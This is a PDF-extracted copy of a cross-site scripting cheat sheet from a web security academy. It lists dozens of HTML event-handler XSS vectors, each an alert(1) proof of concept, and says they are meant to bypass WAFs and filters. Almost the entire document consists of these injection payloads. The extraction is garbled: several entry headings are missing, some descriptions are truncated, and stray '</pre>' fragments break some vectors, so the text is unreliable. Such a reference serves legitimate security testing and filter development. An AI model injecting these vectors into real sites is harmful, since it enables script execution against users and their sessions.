



Web Security Academy >> Cross-site scripting >> Cheat sheet

Cross-site scripting (XSS) cheat sheet












This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector. This cheat sheet is regularly updated in 2020. Last updated: Mon, 18 May 2020 14:41:40 +0000.

You can Download a PDF version of the XSS cheat sheet.



Event handlers that do not require user interaction



onactivate

Fires when the element is activated



<xss id=x tabindex=1 onactivate=alert(1)></xss>











onafterprint

Fires after the page is printed



<body onafterprint=alert(1)>











onafterscriptexecute

Fires after script is executed

custom tags ▼

<xss onafterscriptexecute=alert(1)><script>1</script>













onanimationcancel

Fires when a CSS animation cancels

custom tags ▼

<style>@keyframes x{from {left:0;}to {left: 1000px;}}:target {animation:10s ease-in-out 0s 1 x;}</style><xss id=x</pre> style="position:absolute;" onanimationcancel="alert(1)"></xss>











onanimationend

Fires when a CSS animation ends

custom tags ▼

<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert(1)"></xss>













onanimationiteration

Fires when a CSS animation repeats

custom tags ▼

<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2"</pre> onanimationiteration="alert(1)"></xss>













onanimationstart

Fires when a CSS animation starts

custom tags ▼

<style>@keyframes x{}</style><xss style="animation-name:x" onanimationstart="alert(1)"></xss>











onbeforeactivate

Fires before the element is activated

custom tags ▼

<xss id=x tabindex=1 onbeforeactivate=alert(1)></xss>













onbeforedeactivate

Fires before the element is deactivated

custom tags ▼

<xss id=x tabindex=1 onbeforedeactivate=alert(1) ></xss ><input autofocus>

















oncanplay

Fires if the resource can be played



<audio oncanplay=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>











oncanplaythrough

Fires when enough data has been loaded to play the resource all the way through

video ▼

<video oncanplaythrough=alert(1)><source src="validvideo.mp4" type="video/mp4"></video>











ondeactivate

Fires when the element is deactivated

custom tags ▼

<xss id=x tabindex=1 ondeactivate=alert(1)></xss><input id=y autofocus>




















onloadeddata

Fires when the first frame is loaded



<audio onloadeddata=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>











onloadedmetadata

Fires when the meta data is loaded



<audio autoplay onloadedmetadata=alert(1)> <source src="validaudio.wav" type="audio/wav"></audio>













onloadend

Fires when the element finishes loading



<image src=validimage.png onloadend=alert(1)>














onplay Fires whe audio ▼

Fires when the resource is played

..

<audio autoplay onplay=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>











onplaying

Fires the resource is playing

audio ▼

<audio autoplay onplaying=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>













onpopstate

Fires when the history changes

body ▼

 <body onpopstate=alert(1)>





Compatibility:











ontoggle

Fires when the details tag is expanded



<details ontoggle=alert(1) open>test</details>











ontransitioncancel

Fires when a CSS transition cancels

custom tags ▼

<style>:target {color: red;}</style><xss id=x style="transition:color 10s" ontransitioncancel=alert(1)></xss>











ontransitionend

Fires when a CSS transition ends

custom tags ▼

<style>:target {color:red;}</style><xss id=x style="transition:color 1s" ontransitionend=alert(1)></xss>











ontransitionrun

Fires when a CSS transition begins

custom tags ▼

<style>:target {transform: rotate(180deg);}</style><xss id=x style="transition:transform 2s" ontransitionrun=alert(1)></xss>











onunhandledrejection

Fires when a promise isn't handled



<body onunhandledrejection=alert(1)><script>fetch('//xyz')</script>











onwaiting

Fires when while waiting for the data



<video autoplay controls onwaiting=alert(1)><source src="validvideo.mp4" type=video/mp4></video>











onwebkitanimationend

Fires when a CSS animation ends

custom tags ▼

<style>@keyframes x{}</style><xss style="animation-name:x" onwebkitanimationend="alert(1)"></xss>











onwebkitanimationstart

Fires when a CSS animation starts

custom tags ▼

<style>@keyframes x{}</style><xss style="animation-name:x" onwebkitanimationstart="alert(1)"></xss>











onwebkittransitionend

Fires when a CSS transition ends

custom tags ▼

<style>:target {color:red;}</style><xss id=x style="transition:color 1s" onwebkittransitionend=alert(1)></xss>

















oncontextmenu Triggered when right clicking to show the context menu custom tags ▼ <xss oncontextmenu="alert(1)">test</xss> **一**Copy

Compatibility:









Requires you copy a piece of text

custom tags ▼

<xss oncopy=alert(1) value="XSS" autofocus tabindex=1>test













oncut

Requires you cut a piece of text

custom tags ▼

<xss oncut=alert(1) value="XSS" autofocus tabindex=1>test













ondblclick

Triggered when double clicking the element

custom tags ▼

<xss ondblclick="alert(1)" autofocus tabindex=1>test</xss>













Triggered dragging the element

custom tags ▼

<xss draggable="true" ondrag="alert(1)">test</xss>













ondragend

Triggered dragging is finished on the element

custom tags ▼

<xss draggable="true" ondragend="alert(1)">test</xss>











ondragenter

Requires a mouse drag

custom tags ▼

<xss draggable="true" ondragenter="alert(1)">test</xss>



Compatibility:









Requires a mouse drag

custom tags ▼

<xss draggable="true" ondragleave="alert(1)">test</xss>











ondragover

Triggered dragging over an element

custom tags ▼

<div draggable="true" contenteditable>drag me</div><xss ondragover=alert(1) contenteditable>drop here</xss>











ondragstart

Requires a mouse drag



<xss draggable="true" ondragstart="alert(1)">test</xss>













Triggered dropping a draggable element

custom tags ▼

<div draggable="true" contenteditable>drag me</div><xss ondrop=alert(1) contenteditable>drop here</xss>













onfullscreenchange

Fires when a video changes full screen status

video ▼

<video onfullscreenchange=alert(1) src=validvideo.mp4 controls>




